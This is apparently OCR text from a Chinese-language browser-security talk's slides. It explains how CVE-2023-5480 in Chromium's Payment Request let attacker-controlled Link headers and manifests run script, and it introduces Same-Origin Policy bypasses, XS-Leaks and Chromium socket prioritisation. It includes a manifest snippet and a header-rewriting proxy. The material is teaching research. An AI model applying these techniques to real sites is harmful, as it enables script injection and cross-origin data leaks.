
1. 能執行的 HTML
2. 不嚴格的 CSP 或繞過

Payment Request

1. JSON 檔案
2. JavaScript 檔案

[$16000] High CVE-2023-5480

Inappropriate implementation in Payments.




1. 發起 Payment Request
給 huli.tw/pay

huli.tw/pay

2. 回傳 manifest 位置

```
{
  "default_applications": [
    "https://huli.tw/manifest.json"
  ]
}
```



1. 發起 Payment Request
給 huli.tw/pay

2. 回傳 manifest 位置

```
Link: https://huli.tw/manifest.json”
```

huli.tw/pay

一定要用 HTTP response header

要執行 JavaScript 的話...

一般狀況

1. 能執行的 HTML
2. 不嚴格的 CSP 或繞過

Payment Request

1. JSON 檔案
2. JavaScript 檔案

要執行 JavaScript 的話...

一般狀況

1. 能執行的 HTML
2. 不嚴格的 CSP 或繞過

Payment Request

1. JSON 檔案
2. JavaScript 檔案
3. 掌控 Link header

```
export default {
  async fetch(request) {
    const url = new URL(request.url);
    const targetUrl = url.searchParams.get('url');
    const response = await fetch(targetUrl, {
      method: 'GET',
      headers: request.headers
    });

    const headers = new Headers(response.headers);
    headers.set('Content-Disposition', 'attachment');
    headers.set('Content-Security-Policy', "default-src 'none';");

    return new Response(response.body, {
      status: response.status,
      headers: headers,
    });
  }
};
```

1. JSON 檔案
2. JavaScript 檔案
3. 掌控 Link header

Chromium 團隊的看法

This means an attacker needs to get the host to serve *some* URL with a Link header pointing at their uploaded payment method manifest file. Likely means that the host must be providing arbitrary header writing capabilities to the attacker.

這意味著攻擊者必須讓目標提供一個 URL，並在回應中包含 Link header，並指向攻擊者上傳的 payment method manifest。換句話說，目標需要提供讓攻擊者任意寫入 HTTP header 的能力。

https://issues.chromium.org/issues/40936265

結論


不要讓人控制你的 response header
否則後果自負

Case2 - 突破 SOP


Same-Origin Policy 同源政策

兩個不同 origin 的網頁，不能讀到彼此資料

https://example.com



https://huli.tw





https://example.com

https://huli.tw

<iframe>

location.ancestorOrigins





The spec as written constitutes an unnacceptable privacy leak and we have communicated this clearly and repeatedly to the spec editors. We're not going to implement it in its current form

目前規格的寫法會有不可接受的隱私洩漏問題，我們已經明確且多次地向該規範的編輯者表達了這一點。因此，在目前的形式下，我們不會實作它。（9 年前的留言）

https://bugzilla.mozilla.org/show_bug.cgi?id=1085214

?

https://example.com

https://huli.tw

Cross-site leaks (XSLeak)

https://example.com

https://huli.tw

Credit to Salvatore Abello

Salvatore Abello's Blog

Hacking & other stuff

Home | Whoami | Achievements | Posts | CVEs

XSS-Leak: Leaking Cross-Origin Redirects

Posted on 2025-09-18 11:15:00 • 2086 words • 10 minute read
Tags: Cybersec, Research, client-side, Writeup, Chrome

有兩個請求要發，只有一個 socket 可以用，誰優先？

A. 跟 stack 一樣，先進後出
B. 跟 queue 一樣，先進先出
C. 其他神秘的排序法

有兩個請求要發，只有一個 socket 可以用，誰優先？

A. 跟 stack 一樣，先進後出

B. 跟 queue 一樣，先進先出

C. 其他神秘的排序法

先看 port，再看 scheme，然後 host

有兩個請求要發，只有一個 socket 可以用，誰優先？


A. 跟 stack 一樣，先進後出

B. 跟 queue 一樣，先進先出


C. 其他神秘的排序法

先看 port，再看 scheme，然後 host


Chromium 的 socket 數量是有限制的



